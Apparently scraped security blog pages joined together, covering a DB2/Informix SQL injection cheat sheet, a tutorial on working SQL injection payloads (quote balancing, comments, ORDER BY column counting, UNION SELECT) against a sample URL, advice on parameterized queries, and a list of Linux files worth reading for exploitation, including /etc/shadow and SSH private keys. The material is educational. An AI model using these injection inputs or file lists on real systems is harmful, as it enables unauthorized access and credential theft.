select ‘a’ || ‘b’ from sysibm.sysdummy1; — returns ‘ab’
|
|
If Statement
|
TODO
|
|
Case Statement
|
TODO
|
|
Avoiding Quotes
|
TODO
|
|
Time Delay
|
???See Heavy Queries article for some ideas.
|
|
Make DNS Requests
|
TODO
|
|
Command Execution
|
TODO
|
|
Local File Access
|
TODO
|
|
Hostname, IP Address
|
TODO
|
|
Location of DB files
|
TODO
|
|
Default/System Databases
|
TODO
|
Informix
|
Version
|
SELECT DBINFO(‘version’, ‘full’) FROM systables WHERE tabid = 1;
SELECT DBINFO(‘version’, ‘server-type’) FROM systables WHERE tabid = 1;
SELECT DBINFO(‘version’, ‘major’), DBINFO(‘version’, ‘minor’), DBINFO(‘version’, ‘level’) FROM systables WHERE tabid = 1;
SELECT DBINFO(‘version’, ‘os’) FROM systables WHERE tabid = 1; — T=Windows, U=32 bit app on 32-bit Unix, H=32-bit app running on 64-bit Unix, F=64-bit app running on 64-bit unix
|
|
Comments
|
select 1 FROM systables WHERE tabid = 1; — comment
|
|
Current User
|
SELECT USER FROM systables WHERE tabid = 1;
select CURRENT_ROLE FROM systables WHERE tabid = 1;
|
|
List Users
|
select username, usertype, password from sysusers;
|
|
List Password Hashes
|
TODO
|
|
List Privileges
|
select tabname, grantor, grantee, tabauth FROM systabauth join systables on systables.tabid = systabauth.tabid; — which tables are accessible by which users
select procname, owner, grantor, grantee from sysprocauth join sysprocedures on sysprocauth.procid = sysprocedures.procid; — which procedures are accessible by which users
|
|
List DBA Accounts
|
TODO
|
|
Current Database
|
SELECT DBSERVERNAME FROM systables where tabid = 1; — server name
|
|
List Databases
|
select name, owner from sysdatabases;
|
|
List Columns
|
select tabname, colname, owner, coltype FROM syscolumns join systables on syscolumns.tabid = systables.tabid;
|
|
List Tables
|
select tabname, owner FROM systables;
select tabname, viewtext FROM sysviews join systables on systables.tabid = sysviews.tabid;
|
|
List Stored Procedures
|
select procname, owner FROM sysprocedures;
|
|
Find Tables From Column Name
|
select tabname, colname, owner, coltype FROM syscolumns join systables on syscolumns.tabid = systables.tabid where colname like ‘%pass%’;
|
|
Select Nth Row
|
select first 1 tabid from (select first 10 tabid from systables order by tabid) as sq order by tabid desc; — selects the 10th row
|
|
Select Nth Char
|
SELECT SUBSTRING(‘ABCD’ FROM 3 FOR 1) FROM systables where tabid = 1; — returns ‘C’
|
|
Bitwise AND
|
select bitand(6, 1) from systables where tabid = 1; — returns 0
select bitand(6, 2) from systables where tabid = 1; — returns 2
|
|
ASCII Value -> Char
|
TODO
|
|
Char -> ASCII Value
|
select ascii(‘A’) from systables where tabid = 1;
|
|
Casting
|
select cast(’123′ as integer) from systables where tabid = 1;
select cast(1 as char) from systables where tabid = 1;
|
|
String Concatenation
|
SELECT ‘A’ || ‘B’ FROM systables where tabid = 1; — returns ‘AB’
SELECT concat(‘A’, ‘B’) FROM systables where tabid = 1; — returns ‘AB’
|
|
String Length
|
SELECT tabname, length(tabname), char_length(tabname), octet_length(tabname) from systables;
|
|
If Statement
|
TODO
|
|
Case Statement
|
select tabid, case when tabid>10 then “High” else ‘Low’ end from systables;
|
|
Avoiding Quotes
|
TODO
|
|
Time Delay
|
TODO
|
|
Make DNS Requests
|
TODO
|
|
Command Execution
|
TODO
|
|
Local File Access
|
TODO
|
|
Hostname, IP Address
|
SELECT DBINFO(‘dbhostname’) FROM systables WHERE tabid = 1; — hostname
|
|
Location of DB files
|
TODO
|
|
Default/System Databases
|
These are the system databases:
sysmaster
sysadmin*
sysuser*
sysutils*
|
* = don’t seem to contain anything / don’t allow readingInstalling Locally
by Vry4n_ | Dec 5, 2019 | Web Exploitation
Basic of SQL for SQL Injection
In this Tutorial we will discuss some basics of SQL queries and concentrate on queries and basics which will help us while different Phases of Injection. This will be like a crash course of SQL as per the requirements of SQL Injection.
The Hierarchy
First of all there are users which can have access to multiple databases, then a database can have multiple tables then a table can have multiple Columns and columns have data in each row.

This is an example database.

Here is an example of the most basic type of Select query.
select * from table1
Output will be:

Where * stands for all the columns and “table1” is the table name.
so for example we do not want all the columns but only some selected columns in output then the query will be.
select column1,column2 from table1
Output will be:
so let us try some basic conditions now to limit the output.
Select * from students where id=1
Output will be:

let’s try some other conditions with string type columns.
Select * from students where f_name=’camaline’

Whenever we are facing a SQL injection. Something query this is running inside the application. So once we assume what the query is we can easily start injecting into it. Following are some common possibilities of queries you can face:
[#] If Query is taking any numerical input
select * from table_name where id=1
select * from table_name where id=’1′
select * from table_name where id=”1″
select * from table_name where id=(1)
select * from table_name where id=(‘1’)
select * from table_name where id=(“1”)
All the above queries will give same output.
[#] If Query is taking any string input
select * from table_name where id=’1′
select * from table_name where id=”1″
select * from table_name where id=(‘1’)
select * from table_name where id=(“1”)
All the above queries will give same output.
For Example when we see any url like “http://vk9-sec.com/report.php?id=23” we can easily assume what query may be working inside. And that is the first step of SQL injection.
So if we assume for the above url our Assumption Queries will be the following:
select * from table_name where id=23
select * from table_name where id=’23’
select * from table_name where id=”23″
select * from table_name where id=(23)
select * from table_name where id=(’23’)
select * from table_name where id=(“23”)
before we start we must know different types of comments used in SQLi.
|
Comment
|
|
Name
|
|
—
|
:
|
MySQL Linux Style
|
|
–+
|
:
|
MySQL Windows Style
|
|
#
|
:
|
Hash (URL encode while use)
|
|
–+-
|
:
|
SQL Comment
|
|
;%00
|
:
|
Null Byte
|
|
`
|
:
|
Backtick
|
Important
Remember whenever the input is enclosed with single quotes only single quote with input will create error.
When input is enclosed by double quotes a double quote with input will give error.
When Input is not enclosed with anything single quote and double quote both will give error.
First of all we can try our input with some injections to see if we get any error. Error may always not be real SQL error it may be some times generic error or change in output of the application. All you have to do it recognize it.
SQL ERRORS
MySQL Error Style:
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ‘\” at line 1
MSSQL ASPX Error:
Server Error in ‘/’ Application
MSAccess (Apache PHP):
Fatal error: Uncaught exception ‘com_exception’ with message Source: Microsoft JET Database Engine
MSAccesss (IIS ASP):
Microsoft JET Database Engine error ‘80040e14’
Oracle Error:
ORA-00933: SQL command not properly ended
ODBC Error:
Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
PostgreSQL Error:
PSQLException: ERROR: unterminated quoted string at or near “‘” Position: 1
or
Query failed: ERROR: syntax error at or near
“‘” at character 56 in /www/site/test.php on line 121.
MS SQL Server: Error:
Microsoft SQL Native Client error %u201880040e14%u2019
Unclosed quotation mark after the character string
Creating errors
Different tests to create errors and confirm which query is working inside the Application while using the same example “http://vk9-sec.com/report.php?id=23” url, You can perform these tests and check the reactions of the application:
select * from table_name where id=23
|
Input
|
|
Reaction if its Intiger Based Injection
|
|
23′
|
:
|
It should cause error or no output
|
|
“
|
:
|
Should cause error or no output
|
|
23 or 1=1
|
:
|
Any Output should come but may be different output
|
|
23 and 1=1
|
:
|
Same output should come
|
|
23 and false
|
:
|
No output
|
|
23 and true
|
:
|
Same Output
|
|
23–+
|
:
|
Same output. I used –+ to comment, later i ll show how to know which one to use
|
|
23 and true–+
|
:
|
Same output
|
If the Web application reacts same as shown above then you can make sure that the injection is integer type.
Scenario 1: Single quote
Now let’s test for single quote enclosed input query.
select * from table_name where id=’23’
|
Input
|
|
Reaction if its Single Qoute Based Injection
|
|
23′
|
:
|
It should cause error or no output
|
|
23″
|
:
|
No error Same output
|
|
23′ or ‘1’=’1
|
:
|
Any Output should come but may be different output
|
|
23′ and ‘1’=’1
|
:
|
Same output should come
|
|
23′ and false–+
|
:
|
No output
|
|
23′ and true–+
|
:
|
Same Output
|
If the Web application reacts same as shown above, then you can make sure that the injection is single quote type.
Scenario 2: Double quote
Now let’s test for double quote enclosed input query.
select * from table_name where id=”23″
|
Input
|
|
Reaction if its Double Qoute Based Injection
|
|
23′
|
:
|
No error Same output
|
|
23″
|
:
|
>It should cause error or no output
|
|
23″ or “1”=”1
|
:
|
Any Output should come but may be different output
|
|
23″ and “1”=”1
|
:
|
Same output should come
|
|
23″ and false–+
|
:
|
No output
|
|
23″ and true–+
|
:
|
Same Output
|
If the Web application reacts same as shown above then you can make sure that the injection is single quote type.
Scenario 3: Integer Based Bracket enclosed
Now let’s test for bracket enclosed integer based input query.
select * from table_name where id=(23)
|
Input
|
|
Reaction if its Intiger Based Bracket enclosed Injection
|
|
23′
|
:
|
It should cause error or no output
|
|
“
|
:
|
Should cause error or no output
|
|
23 or 1=1
|
:
|
Output should come but may be different output
|
|
23 and 1=1
|
:
|
Output should come but may be different output
|
|
23 and false
|
:
|
No output
|
|
23 and true
|
:
|
Same Output
|
|
23–+
|
:
|
Error or No output. Here you can understand that any Bracket is used
|
|
23)–+
|
:
|
Same output
|
|
23) and false–+
|
:
|
No output
|
|
23) and true–+
|
:
|
Same output
|
If the Web application reacts same as shown above then you can make sure that the injection is Integer type with bracket Query.
Scenario 4: bracket enclosed Single Quote
Now let’s test for bracket enclosed Single Quote based input query.
select * from table_name where id=(’23’)
|
Input
|
|
Reaction if its bracket enclosed Single Quote based Injection
|
|
23′
|
:
|
It should cause error or no output
|
|
23″
|
:
|
No error Same output
|
|
23′ or ‘1’=’1
|
:
|
Any Output should come but may be different output
|
|
23′ and ‘1’=’1
|
:
|
Any Output should come but may be different output
|
|
23′ and false–+
|
:
|
No output or error
|
|
23′ and true–+
|
:
|
No output or error
|
|
23′) and False–+
|
:
|
No output
|
|
23′) and true–+
|
:
|
Same Output
|
|
23′) or true–+
|
:
|
Output will come but may be different
|
If the Web application reacts same as shown above, then you can make sure that the injection is bracket enclosed Single Quote based input query.
Scenario 5: bracket enclosed Double Quote
Now let’s test for bracket enclosed double Quote based input query.
select * from table_name where id=(“23”)
|
Input
|
|
Reaction if its bracket enclosed Double Quote based Injection
|
|
23′
|
:
|
No error Same output
|
|
23″
|
:
|
Error or No output
|
|
23″ or “1”=”1
|
:
|
Any Output should come but may be different output
|
|
23″ and “1”=”1
|
:
|
Any Output should come but may be different output
|
|
23″ and false–+
|
:
|
No output or error
|
|
23″ and true–+
|
:
|
No output or error
|
|
23″) and False–+
|
:
|
No output
|
|
23″) and true–+
|
:
|
Same Output
|
|
23″) or true–+
|
:
|
Output will come but may be different
|
If the Web application reacts same as shown above, then you can make sure that the injection is bracket enclosed double Quote based input query.
Deeper SQL injection understanding
As discussed earlier following are the different types of comments used in SQLi.
|
Comment
|
|
Name
|
|
—
|
:
|
MySQL Linux Style
|
|
–+
|
:
|
MySQL Windows Style
|
|
#
|
:
|
Hash (URL encode while use)
|
|
–+-
|
:
|
SQL Comment
|
|
;%00
|
:
|
Null Byte
|
|
`
|
:
|
Backtick
|
If you see php is used then usually “–” will surely work otherwise you can check “–+” or “# (url encoded)”, else the best option is to try with different types of comments and analyze the input.
Injection types example summary:
|
Injection
|
|
If it gives same Output as 23 was giving then
|
|
http://vk9-sec.com/report.php?id=23–
|
:
|
Its integer type injection and ‘–‘ can be used as comment
|
|
http://vk9-sec.com/report.php?id=23′–
|
:
|
Its Single quote type injection and ‘–‘ can be used as comment
|
|
http://vk9-sec.com/report.php?id=23″–
|
:
|
Its Double quote type injection and ‘–‘ can be used as comment
|
|
http://vk9-sec.com/report.php?id=23)–
|
:
|
Its integer type with bracket injection and ‘–‘ can be used as comment
|
|
http://vk9-sec.com/report.php?id=23′)–
|
:
|
Its Single quote with bracket type injection and ‘–‘ can be used as comment
|
|
http://vk9-sec.com/report.php?id=23″)–
|
:
|
Its Double quote with bracket type injection and ‘–‘ can be used as comment
|
Now as we have understood and knowing the internal query and then finding the type of command we can use. First of all, we will understand the basics of injecting.
Important: Three basic rules of injecting
[1]. Balance.
[2]. Inject.
[3]. Commenting.
Understanding the first phase “Balance”:
In this phase we balance the internal query. Let’s say we figured out that out internal query is “Select * from tablename where id=(’23’)” so in this case our balance input should be 23′).
The phase of Injection:
In this phase we inject as per our requirement, and the type of injection we are doing.
The phase of Commenting:
Then the last part of commenting, which we already know. Now check the below image which will show you all the three parts on injection.

As per the Above Injection we can assume the internal query to be:
Select * from tablename where id='<input>’
So when we pass the url http://vk9-sec.com/report.php?id=23′ order by 1 –+
then it will be injected on place of <input> in above query and become:
Select * from tablename where id=’23’ order by 1 –+’
How to Find Columns
First let’s start by understanding why we require to find the number of columns. First again let’s start from the basics our example database:

Select f_name,l_name from students where id=1
Output will be:
|
f_name
|
l_name
|
|
Emily
|
watson
|
Now let’s see how we can manipulate the output using Union statement. Union is used to add the output of multiple queries together. For Example Below is a simple union query.
Select f_name,l_name from students where id=1 union select f_name,l_name from students where id=2
Output will be:
|
f_name
|
l_name
|
|
Emily
|
watson
|
|
Deniel
|
Robertson
|
Important
So what the union query did over here is it concatenated output of two different Select queries. But one thing to remember while concatenating, that Union will only concatenate if both queries are outputting same numbers of columns. Let’s try some more.
Select f_name,l_name from students where id=1 union select 1,2
Output will be:
|
f_name
|
l_name
|
|
Emily
|
watson
|
|
1
|
2
|
==================================================================
Select f_name,l_name from students where id=1 union select ‘hello’,’bye’
Output will be:
|
f_name
|
l_name
|
|
Emily
|
watson
|
|
hello
|
bye
|
==================================================================
Select f_name,l_name from students where id=1 union select 5545,2323
Output will be:
|
f_name
|
l_name
|
|
Emily
|
watson
|
|
5545
|
2323
|
==================================================================
Select f_name,l_name from students where id=1 union select database(),user()
Output will be:
|
f_name
|
l_name
|
|
Emily
|
watson
|
|
fakedb1
|
fakeuser@localhost
|
ORDER BY
Select * from students where id=1 union select f_name,l_name from students where id=2
for the above one there won’t be any output but only an error that “The used SELECT statements have a different number of columns”, because “select * from students” is selecting all the columns from the table students which are four, that is why when we tried to union 2 columns with it, we got an error. Union select is used to concatenate our injected output with the real output. Here we face a problem that we must know the number of columns select query is using so that we can make the right union select statement. Here enters the “order by” keyword. Order by is used to sort the output of a query let’s see some examples.
|
Query
|
|
Output
|
|
select * from students order by 1
|
:
|
It will output all the rows and sort then by the first column which is id
|
|
select * from students order by 2
|
:
|
It will output all the rows and sort then by the second column which is f_name
|
|
select * from students order by 3
|
:
|
It will output all the rows and sort then by the third column which is l_name
|
|
select * from students order by 4
|
:
|
It will output all the rows and sort then by the forth column which is roll_no
|
|
select * from students order by 5
|
:
|
It will create an error “Unknown column ‘5’ in ‘order clause'”
|
|
select f_name,l_name from students order by 1
|
:
|
It will output all the rows and sort then by the first column which is f_name
|
|
select f_name,l_name from students order by 2
|
:
|
It will output all the rows and sort then by the second column which is l_name
|
|
select f_name,l_name from students order by 3
|
:
|
It will create an error “Unknown column ‘3’ in ‘order clause'”
|
So we have analyzed above that if we try to sort our output with any number which is more than our column count then it will create error. So we can easily understand that we can use order by to know how many columns we have inside the query.
Examples
|
Query
|
|
Output
|
|
http://vk9-sec.com/report.php?id=23
|
:
|
Simple Output from Web-Application
|
|
http://vk9-sec.com/report.php?id=23′
|
:
|
Error “You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ”’ at line 1″
|
|
http://vk9-sec.com/report.php?id=23″
|
:
|
Error “You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ‘”‘ at line 1”
|
|
http://vk9-sec.com/report.php?id=23 and true
|
:
|
while testing internal query if error comes with both single and double quote then the internal query could be integer based, so now testing for that. It Gives output
|
|
http://vk9-sec.com/report.php?id=23 and false
|
:
|
No Output
|
Checked this URL and understood that it’s a Integer Based Query. We can make an assumption like below.
Select * from anytablename where id=<Input>
Now let us try and see which comment type we can use. As we already know that input is integer type and is not enclosed by any single or double quote so we will be testing for integer type injection only and wont have to close any single or double quote this time.
|
Query
|
|
Output
|
|
http://vk9-sec.com/report.php?id=23`
|
:
|
Back tick type commenting (Error)
|
|
http://vk9-sec.com/report.php?id=23–
|
:
|
Error or no Output
|
|
http://vk9-sec.com/report.php?id=23–+
|
:
|
Same Output like 23 was giving
|
|
http://vk9-sec.com/report.php?id=23 or true–+
|
:
|
No error but some different output
|
As we learnt while testing for comment type we can understand with the above output that –+ can be used over here as comment. So as we can see whatever we inject in URL gets injected in the query. Our next task starts here. As now we need to use Union Select statement so that we can manipulate the output and print whatever we want to extract about and from the database. But to use Union select we must know the number of columns used under the query. For that we will use ‘Order By’ as we know if we give order by a number more than the number under the query, then it will throw an error.
|
URL Injection
|
Internal Query
|
Output
|
|
http://vk9-sec.com/report.php?id=23 order by 10–+
|
Select * from tablename where id=23 order by 10
|
Error (then reduce)
|
|
http://vk9-sec.com/report.php?id=23 order by 1–+
|
Select * from tablename where id=23 order by 1
|
Working (then increase)
|
|
http://vk9-sec.com/report.php?id=23 order by 5–+
|
Select * from tablename where id=23 order by 5
|
Working (then increase)
|
|
http://vk9-sec.com/report.php?id=23 order by 8–+
|
Select * from tablename where id=23 order by 8
|
Error (then reduce)
|
|
http://vk9-sec.com/report.php?id=23 order by 6–+
|
Select * from tablename where id=23 order by 6
|
Error (then reduce)
|
We already know that 5 worked so we don’t need to reduce and test again. We can simply understand that 5 is the last number that worked. Now we can use Union select query, which will be the next phase of our injection.
How to detect SQL injection vulnerabilities
The majority of SQL injection vulnerabilities can be found quickly and reliably using Burp Suite’s web vulnerability scanner.
SQL injection can be detected manually by using a systematic set of tests against every entry point in the application. This typically involves:
- Submitting the single quote character ‘ and looking for errors or other anomalies.
- Submitting some SQL-specific syntax that evaluates to the base (original) value of the entry point, and to a different value, and looking for systematic differences in the resulting application responses.
- Submitting Boolean conditions such as OR 1=1 and OR 1=2, and looking for differences in the application’s responses.
- Submitting payloads designed to trigger time delays when executed within an SQL query, and looking for differences in the time taken to respond.
- Submitting OAST payloads designed to trigger an out-of-band network interaction when executed within an SQL query, and monitoring for any resulting interactions.
SQL injection in different parts of the query
Most SQL injection vulnerabilities arise within the WHERE clause of a SELECT query. This type of SQL injection is generally well-understood by experienced testers.
But SQL injection vulnerabilities can in principle occur at any location within the query, and within different query types. The most common other locations where SQL injection arises are:
- In UPDATE statements, within the updated values or the WHERE clause.
- In INSERT statements, within the inserted values.
- In SELECT statements, within the table or column name.
- In SELECT statements, within the ORDER BY clause.
There are also many differences between common databases. These mean that some techniques for detecting and exploiting SQL injection work differently on different platforms. For example:
- Syntax for string concatenation.
- Comments.
- Batched (or stacked) queries.
- Platform-specific APIs.
- Error messages.
How to prevent SQL injection
Most instances of SQL injection can be prevented by using parameterized queries (also known as prepared statements) instead of string concatenation within the query.
The following code is vulnerable to SQL injection because the user input is concatenated directly into the query:
- String query = “SELECT * FROM products WHERE category = ‘”+ input + “‘”;
- Statement statement = connection.createStatement();
- ResultSet resultSet = statement.executeQuery(query);
This code can be easily rewritten in a way that prevents the user input from interfering with the query structure:
- PreparedStatement statement = connection.prepareStatement(“SELECT * FROM products WHERE category = ?”);
- statement.setString(1, input);
- ResultSet resultSet = statement.executeQuery();
Parameterized queries can be used for any situation where untrusted input appears as data within the query, including the WHERE clause and values in an INSERT or UPDATE statement. They can’t be used to handle untrusted input in other parts of the query, such as table or column names, or the ORDER BY clause. Application functionality that places untrusted data into those parts of the query will need to take a different approach, such as white-listing permitted input values, or using different logic to deliver the required behavior.
For a parameterized query to be effective in preventing SQL injection, the string that is used in the query must always be a hard-coded constant, and must never contain any variable data from any origin. Do not be tempted to decide case-by-case whether an item of data is trusted, and continue using string concatenation within the query for cases that are considered safe. It is all too easy to make mistakes about the possible origin of data, or for changes in other code to violate assumptions about what data is tainted.
by Vry4n_ | Dec 2, 2019 | Active Gathering
Here you have a list of Linux Interesting files. They can be used to extract sensitive information leading to further exploitation.
It is always important to read the Administrator Guide of any application and appli the best security practices to configiguration file.
Any misconfiguration is a potential vector of attack.
• /etc/passwd
• /etc/shadow
• /etc/aliases
• /etc/anacrontab
• /etc/apache2/apache2.conf
• /etc/apache2/httpd.conf
• /etc/at.allow
• /etc/at.deny
• /etc/bashrc
• /etc/bootptab
• /etc/chrootUsers
• /etc/chttp.conf
• /etc/cron.allow
• /etc/cron.deny
• /etc/crontab
• /etc/cups/cupsd.conf
• /etc/exports
• /etc/fstab
• /etc/ftpaccess
• /etc/ftpchroot
• /etc/ftphosts
• /etc/groups
• /etc/grub.conf
• /etc/hosts
• /etc/hosts.allow
• /etc/hosts.deny
• /etc/httpd/access.conf
• /etc/httpd/conf/httpd.conf
• /etc/httpd/httpd.conf
• /etc/httpd/logs/access_log
• /etc/httpd/logs/access.log
• /etc/httpd/logs/error_log
• /etc/httpd/logs/error.log
• /etc/httpd/php.ini
• /etc/httpd/srm.conf
• /etc/inetd.conf
• /etc/inittab
• /etc/issue
• /etc/lighttpd.conf
• /etc/lilo.conf
• /etc/logrotate.d/ftp
• /etc/logrotate.d/proftpd
• /etc/logrotate.d/vsftpd.log
• /etc/lsb-release
• /etc/motd
• /etc/modules.conf
• /etc/motd
• /etc/mtab
• /etc/my.cnf
• /etc/my.conf
• /etc/mysql/my.cnf
• /etc/network/interfaces
• /etc/networks
• /etc/npasswd
• /etc/passwd
• /etc/php4.4/fcgi/php.ini
• /etc/php4/apache2/php.ini
• /etc/php4/apache/php.ini
• /etc/php4/cgi/php.ini
• /etc/php4/apache2/php.ini
• /etc/php5/apache2/php.ini
• /etc/php5/apache/php.ini
• /etc/php/apache2/php.ini
• /etc/php/apache/php.ini
• /etc/php/cgi/php.ini
• /etc/php.ini
• /etc/php/php4/php.ini
• /etc/php/php.ini
• /etc/printcap
• /etc/profile
• /etc/proftp.conf
• /etc/proftpd/proftpd.conf
• /etc/pure-ftpd.conf
• /etc/pureftpd.passwd
• /etc/pureftpd.pdb
• /etc/pure-ftpd/pure-ftpd.conf
• /etc/pure-ftpd/pure-ftpd.pdb
• /etc/pure-ftpd/putreftpd.pdb
• /etc/redhat-release
• /etc/resolv.conf
• /etc/samba/smb.conf
• /etc/snmpd.conf
• /etc/ssh/ssh_config
• /etc/ssh/sshd_config
• /etc/ssh/ssh_host_dsa_key
• /etc/ssh/ssh_host_dsa_key.pub
• /etc/ssh/ssh_host_key
• /etc/ssh/ssh_host_key.pub
• /etc/sysconfig/network
• /etc/syslog.conf
• /etc/termcap
• /etc/vhcs2/proftpd/proftpd.conf
• /etc/vsftpd.chroot_list
• /etc/vsftpd.conf
• /etc/vsftpd/vsftpd.conf
• /etc/wu-ftpd/ftpaccess
• /etc/wu-ftpd/ftphosts
• /etc/wu-ftpd/ftpusers
• /logs/pure-ftpd.log
• /logs/security_debug_log
• /logs/security_log
• /opt/lampp/etc/httpd.conf
• /opt/xampp/etc/php.ini
• /proc/cpuinfo
• /proc/filesystems
• /proc/interrupts
• /proc/ioports
• /proc/meminfo
• /proc/modules
• /proc/mounts
• /proc/stat
• /proc/swaps
• /proc/version
• /proc/self/net/arp
• /root/anaconda-ks.cfg
• /usr/etc/pure-ftpd.conf
• /usr/lib/php.ini
• /usr/lib/php/php.ini
• /usr/local/apache/conf/modsec.conf
• /usr/local/apache/conf/php.ini
• /usr/local/apache/log
• /usr/local/apache/logs
• /usr/local/apache/logs/access_log
• /usr/local/apache/logs/access.log
• /usr/local/apache/audit_log
• /usr/local/apache/error_log
• /usr/local/apache/error.log
• /usr/local/cpanel/logs
• /usr/local/cpanel/logs/access_log
• /usr/local/cpanel/logs/error_log
• /usr/local/cpanel/logs/license_log
• /usr/local/cpanel/logs/login_log
• /usr/local/cpanel/logs/stats_log
• /usr/local/etc/httpd/logs/access_log
• /usr/local/etc/httpd/logs/error_log
• /usr/local/etc/php.ini
• /usr/local/etc/pure-ftpd.conf
• /usr/local/etc/pureftpd.pdb
• /usr/local/lib/php.ini
• /usr/local/php4/httpd.conf
• /usr/local/php4/httpd.conf.php
• /usr/local/php4/lib/php.ini
• /usr/local/php5/httpd.conf
• /usr/local/php5/httpd.conf.php
• /usr/local/php5/lib/php.ini
• /usr/local/php/httpd.conf
• /usr/local/php/httpd.conf.ini
• /usr/local/php/lib/php.ini
• /usr/local/pureftpd/etc/pure-ftpd.conf
• /usr/local/pureftpd/etc/pureftpd.pdn
• /usr/local/pureftpd/sbin/pure-config.pl
• /usr/local/www/logs/httpd_log
• /usr/local/Zend/etc/php.ini
• /usr/sbin/pure-config.pl
• /var/adm/log/xferlog
• /var/apache2/config.inc
• /var/apache/logs/access_log
• /var/apache/logs/error_log
• /var/cpanel/cpanel.config
• /var/lib/mysql/my.cnf
• /var/lib/mysql/mysql/user.MYD
• /var/local/www/conf/php.ini
• /var/log/apache2/access_log
• /var/log/apache2/access.log
• /var/log/apache2/error_log
• /var/log/apache2/error.log
• /var/log/apache/access_log
• /var/log/apache/access.log
• /var/log/apache/error_log
• /var/log/apache/error.log
• /var/log/apache-ssl/access.log
• /var/log/apache-ssl/error.log
• /var/log/auth.log
• /var/log/boot
• /var/htmp
• /var/log/chttp.log
• /var/log/cups/error.log
• /var/log/daemon.log
• /var/log/debug
• /var/log/dmesg
• /var/log/dpkg.log
• /var/log/exim_mainlog
• /var/log/exim/mainlog
• /var/log/exim_paniclog
• /var/log/exim.paniclog
• /var/log/exim_rejectlog
• /var/log/exim/rejectlog
• /var/log/faillog
• /var/log/ftplog
• /var/log/ftp-proxy
• /var/log/ftp-proxy/ftp-proxy.log
• /var/log/httpd/access_log
• /var/log/httpd/access.log
• /var/log/httpd/error_log
• /var/log/httpd/error.log
• /var/log/httpsd/ssl.access_log
• /var/log/httpsd/ssl_log
• /var/log/kern.log
• /var/log/lastlog
• /var/log/lighttpd/access.log
• /var/log/lighttpd/error.log
• /var/log/lighttpd/lighttpd.access.log
• /var/log/lighttpd/lighttpd.error.log
• /var/log/mail.info
• /var/log/mail.log
• /var/log/maillog
• /var/log/mail.warn
• /var/log/message
• /var/log/messages
• /var/log/mysqlderror.log
• /var/log/mysql.log
• /var/log/mysql/mysql-bin.log
• /var/log/mysql/mysql.log
• /var/log/mysql/mysql-slow.log
• /var/log/proftpd
• /var/log/pureftpd.log
• /var/log/pure-ftpd/pure-ftpd.log
• /var/log/secure
• /var/log/vsftpd.log
• /var/log/wtmp
• /var/log/xferlog
• /var/log/yum.log
• /var/mysql.log
• /var/run/utmp
• /var/spool/cron/crontabs/root
• /var/webmin/miniserv.log
• /var/www/log/access_log
• /var/www/log/error_log
• /var/www/logs/access_log
• /var/www/logs/error_log
• /var/www/logs/access.log
• /var/www/logs/error.log
• ~/.atfp_history
• ~/.bash_history
• ~/.bash_logout
• ~/.bash_profile
• ~/.bashrc
• ~/.gtkrc
• ~/.login
• ~/.logout
• ~/.mysql_history
• ~/.nano_history
• ~/.php_history
• ~/.profile
• ~/.ssh/authorized_keys
• ~/.ssh/id_dsa
• ~/.ssh/id_dsa.pub
• ~/.ssh/id_rsa
• ~/.ssh/id_rsa.pub
• ~/.ssh/identity
• ~/.ssh/identity.pub
• ~/.viminfo
• ~/.wm_style
• ~/.Xdefaults
• ~/.xinitrc
• ~/.Xresources
• ~/.xsession